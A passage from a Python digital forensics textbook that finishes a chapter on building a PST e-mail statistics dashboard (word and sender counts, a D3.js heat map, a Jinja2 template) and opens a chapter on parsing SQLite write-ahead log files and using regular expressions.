138      hour_of_day = m['delivery_time'].hour + 1
139      date_list[day_of_week][hour_of_day] += 1
140      body_out.close()
141      senders_out.close()
```

Understanding the `wordStats()` function

With the message content written to a file, we can now use it to calculate a frequency of word usage. We use the `Counter` module we imported from the `collections` library to generate a word count in an efficient manner. We initialize the `word_list` as a `Counter()` object, which allows us to call it and assign new words while keeping track of the overall count per word. After initialization, we start a `for` loop on line 151, open the file, and iterate through each line with the `readlines()` method.

```
144 def wordStats(raw_file="message_body.txt"):
145     """
146     The wordStats function reads and counts words from a file
147     :param raw_file: The path to a file to read
```

```

148     :return: A list of word frequency counts
149     """
150     word_list = Counter()
151     for line in open(makePath(raw_file), 'r').readlines():

```

At this point, we need to `split()` the line into a list of individual words in order to generate a proper count. By not passing an argument to `split()`, we will split on any white space character which, in this case, works to our advantage. Following the split on line 152, we use a conditional statement to ensure only a single word greater than four characters is evaluated to eliminate common words or symbols. This logic may be tailored based on your environment, as you may, for example, wish to include words shorter than four letters or upon some other filtering criteria.

If the conditional evaluates to True, we add the word to our `Counter`. On line 155, we increment the value of the word in the list by 1. After iterating through every line and word of the `message_body.txt` file, we pass this word list to the `wordReport()` function:

```

152     for word in line.split():
153         # Prevent too many false positives/common words
154         if word.isalnum() and len(word) > 4:
155             word_list[word] += 1
156     return wordReport(word_list)

```

Creating the `wordReport()` function

Once the `word_list` is passed from the `wordStats()` function, we can generate our reports using the supplied data. In order to have more control over how our data is presented, we are going to write a CSV report without the help of the `csv` module. First, on line 165, we need to ensure that the `word_list` contains values with the conditional. If it does not, the function logs a warning and returns the function. On line 169, we open a new `file` object in '`wb`' mode to create our CSV report. On line 170, we write our `Count` and `Word` headers onto the first row with a newline character to ensure all other data is written in the rows below.

```

159 def wordReport(word_list):
160     """
161     The wordReport function counts a list of words and returns
162     results in a CSV format
163     :param word_list: A list of words to iterate through
164     :return: None or html_report_list, a list of word frequency
counts
164     """

```

```
165     if not word_list:
166         logging.debug('Message body statistics not available')
167         return
168
169     fout = open(makePath("frequent_words.csv") , 'wb')
170     fout.write("Count,Word\n")
```

We then use a `for` loop and the `most_common()` method to call out a tuple containing each word and the assigned count value. If the length of the tuple is greater than 1, we write the values into the CSV document in reverse order to properly align the columns with the values, followed by a newline character. After this loop completes, we close the file and flush the results to the disk as seen on line 174:

```
171     for e in word_list.most_common():
172         if len(e) > 1:
173             fout.write(str(e[1]) + "," + str(e[0]) + "\n")
174     fout.close()
```

Following this loop, we then generate a list of the top 10 words. By passing the integer 10 into the `most_common()` method, we select only the top 10 most common entries in the Counter. We append a dictionary of the results to a temporary list, which is returned to the `wordStats()` function and later used in our HTML report.

```
176     html_report_list = []
177     for e in word_list.most_common(10):
178         html_report_list.append({"word": str(e[0]), "count": str(e[1])})
179
180     return html_report_list
```

Building the `senderReport()` function

The `senderReport()` functions similarly to `wordReport()` and generates a CSV and HTML report for individuals who sent e-mails to the PST e-mail account. This function showcases another method for reading values into the `Counter()` method. On line 189, we open and read the lines of a file into the `Counter()` method. We can implement it this way because each line of the input file represents a single sender. Counting the data in this manner simplifies the code and, by extension, saves us a few lines of writing. This was not a feasible option for the `wordStats()` function because we had to break each line into a separate word and then perform additional logic operations prior to counting the words.

If we wanted to apply logic to the sender statistics, we would need to create a similar loop to that in `wordStats()`. For example, we might want to exclude all items from "gmail.com" or that contain the word "noreply" in the sender's name or address.

```
183 def senderReport(raw_file="senders_names.txt"):  
184     """  
185     The senderReport function reports the most frequent_senders  
186     :param raw_file: The file to read raw information  
187     :return: html_report_list, a list of the most frequent senders  
188     """  
189     sender_list = Counter(open(makePath(raw_file), 'r').  
readlines())
```

After generating the sender count, we can open the CSV report and write our headers in it. At this point, we will iterate through each of the most common in a `for` loop as seen on line 193 and if the tuple contains more than one element, we will write it to the file. This is another location where we could filter the values based on the sender's name. After writing, the file is closed and flushed to the disk. On line 199, we generate statistics for the top five senders for the final report by generating a list of dictionaries containing the tuple values. To access it in our HTML report function, we need to return the list of our top 15. See the following code:


```
191     fout = open(makePath("frequent_senders.csv"), 'wb')  
192     fout.write("Count,Sender\n")  
193     for e in sender_list.most_common():  
194         if len(e) > 1:  
195             fout.write(str(e[1]) + "," + str(e[0]))  
196     fout.close()  
197  
198     html_report_list = []  
199     for e in sender_list.most_common(5):  
200         html_report_list.append({"label": str(e[0]), "count":  
str(e[1])})  
201  
202     return html_report_list
```

Refining the heat map with the dateReport() function

This report provides data to generate the activity heat map. For it to operate properly, it must have the same filename and path specified in the HTML template. The default template for the file is named heatmap.tsv and is located in the same directory as the output HTML report. After opening this file with those defaults on line 211, we write the headers with a tab character delimiting the day, hour, and value columns and ending with a newline character. At this point, we can begin iterating through our list of dictionaries by using two for loops to access each list containing dictionaries. In the first for loop, we use the enumerate() method to capture the loop iteration number. This number conveniently corresponds with the date we are processing allowing us to use this value to write the day value.

```
205 def dateReport():
206     """
207     The dateReport function writes date information in a TSV
208     report. No input args as the filename
209     is static within the HTML dashboard
210     :return: None
211     """
212     csv_out = open(makePath("heatmap.tsv"), 'w')
213     csv_out.write("day\thour\tvalue\n")
214     for date, hours_list in enumerate(date_list):
```

In the second for loop, we iterate through each dictionary, gathering both the hour and count values separately by using the items() method to extract the key and value as a tuple. With these values, we can now assign the date, hour, and count to a tab separated string and write it to the file.



On line 215, we add 1 to the date value as the heat map chart uses a 1 through 7 range, whereas our list uses a 0 through 6 index to count dates.

After iterating through the hours, we flush the data to the disk before moving forward to the next dictionary of hours. Once we have iterated through all of the seven days, we can close this document as it is ready to be used with our heat map chart in the HTMLReport() function:

```
214     for hour, count in hours_list.items():
215         to_write = str(date+1) + "\t" + str(hour) + "\t" +
216         str(count) + "\n"
217         csv_out.write(to_write)
218         csv_out.flush()
219     csv_out.close()
```

Writing the `HTMLReport()` function

The `HTMLReport()` function is where we tie together all the pieces of information gathered from the PST into a final report, with much anticipation. To generate this report, we require arguments specifying the report title, PST name, and counts of the top words and senders.

```

221 def HTMLReport(report_title, pst_name, top_words, top_senders):
222     """
223     The HTMLReport function generates the HTML report from a
224     Jinja2 Template
225     :param report_title: A string representing the title of the
226     report
227     :param pst_name: A string representing the file name of the
228     PST
229     :param top_words: A list of the top 10 words
230     :param top_senders: A list of the top 10 senders
231     :return: None
232     """

```

To begin with, we open the template file and read in the contents into a single variable as a string. This value is then passed into our `jinja2.Template` engine to be processed into a `Template` object called `html_template` on line 231. Next we create a dictionary of values to pass into the template's place holders, and use the `context` dictionary on line 233 to hold these values. With the dictionary in place, we then render the template on line 235 and provide the `context` dictionary. We write the rendered HTML data to an output file in the user specified directory as seen on lines 237 through 239. With the HTML report written to the output directory, the report is complete and ready to view in the output folder:

```

230     open_template = open("stats_template.html", 'r').read()
231     html_template = jinja2.Template(open_template)
232
233     context = {"report_title": report_title, "pst_name": pst_name,
234                "word_frequency": top_words, "percentage_by_
235                sender": top_senders}
236     new_html = html_template.render(context)
237     html_report_file = open(makePath(report_title+".html"), 'w')
238     html_report_file.write(new_html)
239     html_report_file.close()

```

The HTML template

The book focuses on the use of Python in forensics. Though Python provides many great methods for manipulating and applying logic to data, we still need to lean on other resources to support our scripts. In this chapter, we have built an HTML dashboard to present statistical information about these PST files. In this section, we will review sections of HTML, focusing on where our data is inserted into the template versus the intricacies of HTML, JavaScript, and other web languages. For more information in the use and implementation of HTML, JavaScript, D3.js, and other web resources visit <http://packtpub.com> for pertinent titles or <http://w3schools.com> for introductory tutorials. Since we will not be diving deep into HTML, CSS, or other web design, our focus will reside primarily in the spaces where our Python script will interact.

This template leverages a couple of common frameworks that allow rapid design of professional looking web pages. The first is Bootstrap 3, a CSS styling framework that organizes and styles HTML to look uniform and clean no matter the device used to view the page. The second is the D3.js framework, which is a JavaScript framework for graphic visualizations.

As we've seen before, the template items which we will insert our data into are contained within double brackets, {{ }}. We will insert the report title into our HTML dashboard on line 39 and 44. Additionally, we will insert the name of the PST file on lines 48, 55, and 62. The <div id=""> tags on lines 51, 58, and 65 acts as a variable name for the charts that can be inserted by the JavaScript in the later section of the template once the code processes the input.

```
...
038     </style>
039     <title>{{ report_title }}</title>
040 </head>
041 <body>
042     <div class="container">
043         <div class="row">
044             <h1>{{ report_title }}</h1>
045         </div>
046         <div class="row">
047             <div class="row">
048                 <h3>Top 10 words in {{ pst_name }}</h3>
049             </div>
```

```
050      <div class="row">
051          <div id="wordchart">
052              </div>
053      </div>
054      <div class="row">
055          <h3>Top 5 Senders in {{ pst_name }}</h3>
056      </div>
057      <div class="row">
058          <div id="piechart">
059              </div>
060      </div>
061      <div class="row">
062          <h3>Heatmap of all date activity in {{ pst_name }}</h3>
063      </div>
064      <div class="row">
065          <div id="heatmap"></div>
066          </div>
067      </div>
068  </div>
...
...
```

After the div placeholder elements are in place, the JavaScript on lines 69 through 308 processes the provided data into charts. The first location data is placed on line 92, where the {{ word_frequency }} phrase is replaced with the list of dictionaries. For example, this could be replaced with [{ 'count': '175', 'word': 'message' }, { 'count': '17', 'word': 'iPhone' }]. This list of dictionaries is translated into chart values to form the vertical bar chart of the HTML report.

```
...
088      .attr("transform", "translate(" + margin.left + "," +
margin.top + ")");
089
090      data = {{ word_frequency }};
091
092      function processData(data) {x.domain(data.map(function(d) {
093          return d;
094      })
...
...
```

On line 132, we insert the percentage_by_sender value from the context dictionary into the JavaScript. This replacement will occur in a similar example to the word_frequency insert. With this information, the donut chart generates on the HTML report.

```
...
129      (function(d3) {
130        'use strict';
131
132        var dataset = {{ percentage_by_sender }};
133
134        var width = 960;
...

```

We cannot insert data in the same manner for the heat map. The JavaScript can be reworked to allow this, but we wanted to illustrate the ability of this JavaScript library to read data from files. By providing the filename discussed in the previous section, we can prompt the code to look for a heatmap.tsv file in the same directory as this HTML report. The upside to this is how we are able to generate a report once and use the TSV in a program like Excel and within our dashboard, though the downside is that this file must travel with the HTML report for it to display properly, as the chart will regenerate on reload. This chart also has difficulty rendering on some browsers as the JavaScript is interpreted differently by each browser. Testing found that Chrome, Firefox, and Safari were sufficient at viewing the graphic.

Ensure that browser add-ons are not interfering with the JavaScript.


```
209      times = ["1a", "2a", "3a", "4a", "5a", "6a", "7a", "8a",
210      "9a", "10a", "11a", "12a", "1p", "2p", "3p", "4p", "5p", "6p", "7p",
211      "8p", "9p", "10p", "11p", "12p"];
212
213      datasets = ["heatmap.tsv"];
214
215      var svg = d3.select("#heatmap").append("svg")
```

The remainder of the template is available in the code repository and can easily be referenced and manipulated if web languages are your strong suit or worth further exploration. The D3.js library allows us to create additional informative graphics and adds another tool to our reporting toolbox that is relatively simple and portable. The following graphics represent examples of data for each of the three charts we've created.

The first graphic represents the most used words in the PST file. The frequency is plotted on the *y* axis and the word on the *x* axis.


PST Report

Top 10 words in Example.pst




The following graphic identifies the top five accounts that have sent e-mail to the user. Notice the use of the circle graph to help identify large and small users. In addition, the text labels provide the name of the address and the number of e-mails received by that address.

Top 5 Senders in Example.pst



Lastly, the following heat map aggregates all e-mails into hour-long cells for each day. This kind of graphic is very useful in identifying trends in the dataset. For example, in this case, we can quickly identify that most e-mails are received early in the morning and particularly at 6 A.M. on Tuesdays. The bar at the bottom of the graphic indicates the quantity of e-mails. For example, the color of the cell for 6 A.M. Tuesdays indicates that more than 1,896 e-mails were sent or received during that time.



Running the script

With our code complete, both the script and the HTML template, we are ready to execute the code! In our Ubuntu environment, we will need to run the following command and provide our PST for analysis. In our testing, we leveraged the Enron Dataset available online, though this code should run against other PST files similarly. If your Ubuntu machine has a configured web server, then the output could be placed in the web directory and served as a website for other users to view when visiting the server.

```
lpff@ubuntu $ python pst_indexer.py example.pst example_output/ --title "Example Report"  
lpff@ubuntu $ _
```

Additional challenges

For this project, we invite you to implement some improvements that will make our script more versatile. As mentioned earlier in the chapter, `pypff` does not currently natively support the extraction or direct interaction with attachments. We can, however, call the `pffexport` and `pffinfo` tools within our Python script to do so. We recommend looking at the `subprocess` module to accomplish this. To extend this further, how can we connect this with the code covered in *Chapter 8, The Media Age*? What type of data might become available once we have access to the attachments?

Consider methods that would allow a user to provide filtering options to collect specific messages of interest rather than the entire PST. A library that may assist in providing additional configuration options to the user is `ConfigParser` and can be installed with `pip`. Finally, another challenge might see improvements to the HTML report by adding additional charts and graphs. One example might be to parse the `transit_headers` and extract the IP addresses. Using these IP addresses, you could geo-locate them and plot them on a map with the `D3.js` library. This kind of information can increase the utility of our reports by squeezing out as much information as possible from all potential data points.

Summary

E-mail files contain a large amount of valuable information, allowing forensic examiners to gain greater insight into communications and activity of users over time. Using open source libraries, we are able to explore PST files and extract information about the messages and folders within. We also examined the content and metadata of the messages to gather additional information about frequent contacts, common words, and abnormal hot spots of activity. Through this automated process, we can gather a better understanding of the data we review and begin to identify hidden trends. The code for this project can be downloaded from <https://packtpub.com/books/content/support>. Additional code to support the `libpff` installation can be found at <http://github.com/PythonForensics/libpff>.

Identifying hidden information is very important in all investigations, and is one of the many reasons that data recovery is an important cornerstone in the forensic investigation process. In the next chapter, we will cover how to recover data from a difficult source, databases. Using several Python libraries, we will be able to recover data that might otherwise be lost, and gain valuable insight into records that are no longer tracked by the database.

12

Recovering Transient Database Records

In this chapter, we will revisit SQLite databases and examine a type of "journaling" file called a **Write Ahead Log (WAL)**. Parsing a WAL file, due to the complexity of the underlying structure, makes this a more difficult task than our previous encounter with SQLite databases. There are no existing modules we can leverage to directly interact with the WAL file in the same way we used `sqlite3` or `peewee` with SQLite databases. Instead, we will rely on the `struct` library and our ability to understand binary files.

Once we have successfully parsed the WAL file, we will leverage the `re` regular expression library in Python to identify potentially relevant forensic artifacts. Lastly, we will briefly introduce another method of creating progress bars using the third-party `tqdm` library. In a few lines of code, we will have a functioning progress bar that can provide feedback of program execution to the user.

The WAL file can contain data that is no longer present or has not yet been added to the SQLite database. It can also contain previous copies of altered records and give a forensic investigator an idea of how the database changed over time.

In this chapter, we will learn the following:

- Parsing complex binary files
- Learning about and utilizing regular expressions to quickly locate specified patterns of data
- Creating a simple progress bar in a few lines of code
- Using the built-in Python debugger, `pdb`, to quickly troubleshoot code

SQLite WAL files

When analyzing SQLite databases, the examiner might come across additional temporary files. There are nine types of temporary SQLite files:

- Rollback, Master, and Statement journals
- WALS
- Shared-memory files
- TEMP databases
- Views and subqueries materializations
- Transient indices and databases

For more details on these files, refer to <https://www.sqlite.org/tempfiles.html>, which describes these files in greater detail. WAL is one of those temporary files and is involved in the **atomic commit** and **rollback** scenarios. Only databases that have set their journaling mode to WAL will use the write ahead log method. The following code is required to setup the database to use WAL journaling.

```
PRAGMA journal_mode=WAL;
```

The WAL file is created in the same directory as the SQLite database with "-wal" appended to the original SQLite database filename. When a connection is made to the SQLite database, a WAL file is temporarily created. This WAL file will contain any changes made to the database while leaving the original SQLite database unaffected. Advantages of using WAL files include concurrent and speedier read/write operations. Specifics on the WAL file can be read at <https://www.sqlite.org/wal.html>.

Name	Date Modified	Size
Ch11.md	Today, 5:35 PM	3 KB
Code	Today, 3:21 PM	--
Images	Today, 1:14 PM	--
superuser.sqlite	Today, 5:36 PM	45 KB
superuser.sqlite-shm	Today, 5:37 PM	33 KB
superuser.sqlite-wal	Today, 5:37 PM	Zero bytes

By default, records within the WAL file are committed to the original database when either the WAL file reaches 1,000 pages or the last connection to the database closes.

WAL files are forensically relevant for two reasons:

- Reviewing database activity overtime
- Recovering deleted or altered records


The creators of Epilog, an advanced SQLite carving tool, have a well-written article detailing the specific forensic implications of WAL files at <http://www.cclgroup1td.com/the-forensic-implications-of-sqlites-write-ahead-log>. With an understanding of why WAL files are used and their forensic relevance, let's examine their underlying structure.

WAL format and technical specifications


A WAL file is a collection of frames with embedded B-tree pages that correspond to pages in the actual database. We are not going to get into the nitty-gritty of how B-trees work. Instead, let's focus on some of the important byte offsets of various structures of interest, so we can have a better understanding of the code and, in doing so, will further exemplify the forensic relevance of WAL files.

The following figure shows the structure of a WAL file at a high level. The main components of a WAL file include:

- WAL header (32 bytes)
- WAL frames (Page Size)
- Frame header (24 bytes)
- Page header (8 bytes)
- WAL cells (variable length)



Note that the WAL frame size is dictated by the page size, which can be extracted from the WAL header.



Let's now take a look at each of the high-level categories of the WAL file. Some of these structures are described at <https://www.sqlite.org/fileformat2.html>.

The WAL header

The 32-byte WAL header contains properties, such as the page size, number of checkpoints, size of the WAL file, and indirectly, the number of frames in the WAL file. The following table details the byte offset and description of the 8 big-endian 32-bit integers stored in the header.

Byte offset	Value	Description
0-3	File Signature	This is either 0x377F0682 or 0x377F0683.
4-7	File Version	This is the WAL format version which is currently 3007000.
8-11	Database Page Size	This is the size of the page within the database, usually 1024 or 4096.
12-15	Checkpoint Number	This is the number of commits that have occurred.
16-19	Salt-1	This is a random integer that is incremented by 1 with each commit.
20-23	Salt-2	This is a random integer that changes with each commit.
24-27	Checksum-1	This is the first part of the header checksum.
28-31	Checksum-2	This is the second part of header checksum.

The file signature should always be either 0x377F0682 or 0x377F0683. The database page size is a very important value as this will allow us to calculate how many frames are present in the WAL file. For example, there are five frames in a 20,632 byte WAL file using 4096-byte pages. To calculate the number of frames properly, we need to account for the 32-byte WAL header and the 24-byte WAL Frame header in the following equation:

$$\begin{aligned} (\text{WAL File Size} - 32) / (\text{WAL Page Size} + 24) \\ 20,600 / 4,120 = 5 \text{ frames} \end{aligned}$$

The Checkpoint Number indicates how many commits have been triggered, either automatically, or manually by executing `PRAGMA wal_checkpoint;`. Now, let's focus on the `Salt-1` value. When it comes to creating a timeline of database activity, this is the most important value in the header. The `Salt-1` value is incremented with each commit. In addition to that, each frame stores the current salt values in its own header at the time of the commit. If a record was modified and recommitted, the newer record would have a larger `Salt-1` value than the previous version of the record. Therefore, we might have multiple snapshots of a given record in time within the WAL file.

Let's pretend we have a database containing one table. This table stores data related to employee name, position, salary, and so on. Early on we have an entry for Peter Parker, a 23 year old freelance photographer making \$45,000. A few commits later, Parker's salary changes to \$150,000 and within the same commit Parker's name is changed to Spiderman.

Frame	Salt-1	RowID	Employee Name	Position	Salary
0	-977652151	123	Spiderman?	Freelance	150,000
1	-977652151	123	Peter Parker	Freelance	150,000
2	-977652150	123	Peter Parker	Freelance	45,000

Because these entries share the same `RowID`, we know that we are dealing with three different versions of record 123 in the main table. In order to identify the most recent version of this record, we need to examine the `Salt-1` value. Based on our discussion earlier and the `Salt-1` values of the records, we know that the records in Frame 0 and 1 are the most recent and that there have been two commits since the record was first added to the database. How do we know which of the records in Frames 0 and 1 is the most recent? Dealing with the scenario where we have two records in the same commit, the one in an earlier frame is regarded as the most recent. This is because the WAL file adds new frames to the beginning of the file rather than the end. Therefore, the record in Frame 0 is the most recent and the record in Frame 2 is the oldest.



Note that you can have more than one record per frame. Newer records will be found at the beginning of the frame.

In the database, we will only see the most recent version of the record, but in the WAL file we can see previous versions. As long as the WAL file exists, we would still see this information even if the record with `RowID` of 123 is deleted from the main database.

The WAL frame

The WAL frame is essentially a B-tree structured page with a frame header. The frame header contains six big-endian 32-bit integers.

Byte offset	Value	Description
0-3	Page Number	This is the frame or page number in the WAL file.
4-7	Database Size	This is the size of the database in pages for commit records.
8-11	Salt-1	This is copied from the WAL header at the time of writing the frame.
12-15	Salt-2	This is copied from the WAL header at the time of writing the frame.
16-19	Checksum-1	This is the cumulative checksum including this frame.
20-23	Checksum-2	This is the second part of the checksum.

The `Salt-1` value is simply the `Salt-1` value in the WAL header at the time of creating the frame. We used this value stored in the frame to determine the time of events in the previous example. The `Page Number` is an integer starting at zero, where zero is the first frame in the WAL file.

Following the frame header are the contents of a single page in the database starting with the page header. The page header consists of two 8-bit and three 16-bit big-endian integers.

Byte offset	Value	Description
0	B-Tree Flag	This is the type of B-tree node
1-2	Freeblocks	This is the number of freeblocks in the page.
3-4	Cell Count	This is the number of cells in the page.
5-6	Cell Offset	This is the byte offset to the first cell relative to the start of this header.
7	Fragments	These are the number of fragmented freeblocks in the page.

With this information, we now know how many cells we're dealing with and the offset to the first cell. Following this header are N big-endian 16-bit integers specifying the offset for each of the cells. The cell offsets are relative to the start of the page header.

The WAL cell and varints

Each cell is made up of the following components:

- Payload length (Varint)
- RowID (Varint)
- Payload header
 - Payload header length (Varint)
 - Array of serial types (Varints)
- Payload

The payload length describes the overall length of the cell. The RowID is the unique key in the actual database corresponding to this record. The serial types array in the payload header contains the length and type of data in the payload. We can subtract the payload length by the payload header length to determine how many bytes of the cell is actually record data.

Notice that most of these values are varints, or variable length integers. Varints are integers that can be anywhere from 1 to 9 bytes in size based on the first bit of each byte. If the first bit is set, that is, a value of 1, then the next byte is a part of the varint. This continues until you have a 9 byte varint or the first bit of a byte is not set. The first bit is not set for all 8-bit integers less than 128. This allows large numbers to be stored flexibly within this file format. More details on varints can be found at <https://www.sqlite.org/src4/doc/trunk/www/varint.wiki>.

For example, if the first byte processed is 0x03 or 0b000000011 we know the varint is just one-byte long and has the value of 3. If the first byte processed is 0x9A or 0b10011010, then the first bit is set and the varint is at least two-bytes long depending on the next byte, using the same decision making process. For our purposes, there should not be a varint greater than 2 bytes. A detailed tutorial on parsing a WAL file can be read at <http://www.forensicsfromthesausagefactory.blogspot.com/2011/05/analysis-of-record-structure-within.html>. It is highly recommended to use a hex editor and parse a page by hand before attempting to develop the code. Handling varints can be a lot easier through examination in a hex editor.

Most of the varints will be found in the serial types array. This array immediately follows the payload header length and has a value of 1. The resulting table of varint values dictate the size and data type of the cells.

Varint Value	Size (Bytes)	Data Type
0	0	Null
1	1	8-bit integer
2	2	Big-endian 16-bit integer
3	3	Big-endian 24-bit integer
4	4	Big-endian 32-bit integer
5	6	Big-endian 48-bit integer
6	8	Big-endian 64-bit integer
7	8	Big-endian 64-bit float
8	0	Integer constant: 0
9	0	Integer constant: 1
10, 11		Not used.
X >= 12 and even	(X-12)/2	BLOB of length (X-12)/2
X >= 13 and odd	(X-13)/2	String of length (X-13)/2

The payload begins immediately following the final serial type. Let's look at how we can use varints to properly parse the contents of the payload. For example, if given the following serial types 0, 2, 6, 8, and 25, we would expect a 16-byte payload containing a Null value, a 2-byte 16-bit integer, an 8-byte 64-bit integer, a constant 0, and a 6-byte string. The size of the string is calculated by the equation $(25-13)/2$. The following pseudocode highlights this process:

```

Serial Types = 0, 2, 6, 8, and 25
Payload = 0x166400000009C5BA3649737069646572
Split_Payload = N/A , 0x1664, 0x00000009C5BA3649, N/A, 0x737069646572
Converted_Payload = Null, 5732, 163953206, 0, "spider"

```

The preceding example illustrates how the 16-byte payload would be decoded using the known serial types. We will employ this same approach when developing our program. Notice that serial types 0, 8, and 9 do not require any space in the payload as their values are static.

Manipulating large objects in Python

Before developing any script, especially one that deals with a large and complicated structure, it is vital to choose the appropriate data type to work with. For our solution, we will use dictionaries and ordered dictionaries. The difference between a dictionary and an ordered dictionary is that ordered dictionaries preserve the order in which items are added. This feature is not essential for our script and is merely used as a convenience.

A dictionary allows us to map the structures of the WAL file as key-value pairs. In the end, we will create a large nested dictionary object, which could easily be saved as a JSON file to use with other programs. Another benefit of this data type is that we can navigate through multiple dictionaries by descriptive keys. This can be used to compartmentalize between different sections of the WAL file. This covers all the high-level details we need to know about how to write our WAL file parsing script. Before doing so, let's briefly introduce regular expressions and the `tqdm` progressbar module.

Regular expressions in Python

Regular expression allows us to identify patterns of data by using generic search patterns. For example, searching for all possible phone numbers of type XXX-XXX-XXXX appearing in a document can be easily accomplished by one regular expression. We are going to create a regular expression module that will run a set of default expressions or a user-supplied expression against the processed WAL data. The purpose of the default expressions will be to identify relevant forensic information such as URLs or **personally identifiable information (PII)**.

While this is not a primer on regular expression by any means, we will briefly touch on the basics so we can understand its advantages and the regular expressions used in the code. In Python, we use the `re` module to run regular expressions against strings. We must first compile the regular expression and then check if there are any matches in the string.

```
>>> import re
>>> phone = '214-324-5555'
>>> expression = r'214-324-5555'
>>> re_expression = re.compile(expression)
>>> if re_expression.match(phone): print True
...
True
```

Clearly, using the identical string as our expression will result in a positive match. However, this would not capture other phone numbers. Regular expressions use a variety of special characters that either represent a subgroup of characters or how the preceding elements are interpreted. We use these special characters to refer to multiple sets of characters and create a generic search pattern.

Square brackets, [], are used to indicate a range of characters such as 0 through 9 or a through z. Using curly braces, {n}, after a regular expression requires that n copies of the preceding regular expression must be matched to be considered valid. Using these two special characters, we can create a much more generic search pattern.

```
>>> expression = r'[0-9]{3}-[0-9]{3}-[0-9]{4}'
```

This regular expression matches anything of the pattern XXX-XXX-XXXX containing only integers 0 through 9. This wouldn't match phone numbers such as +1 800.234.5555. We can build more complicated expressions to include those types of patterns.

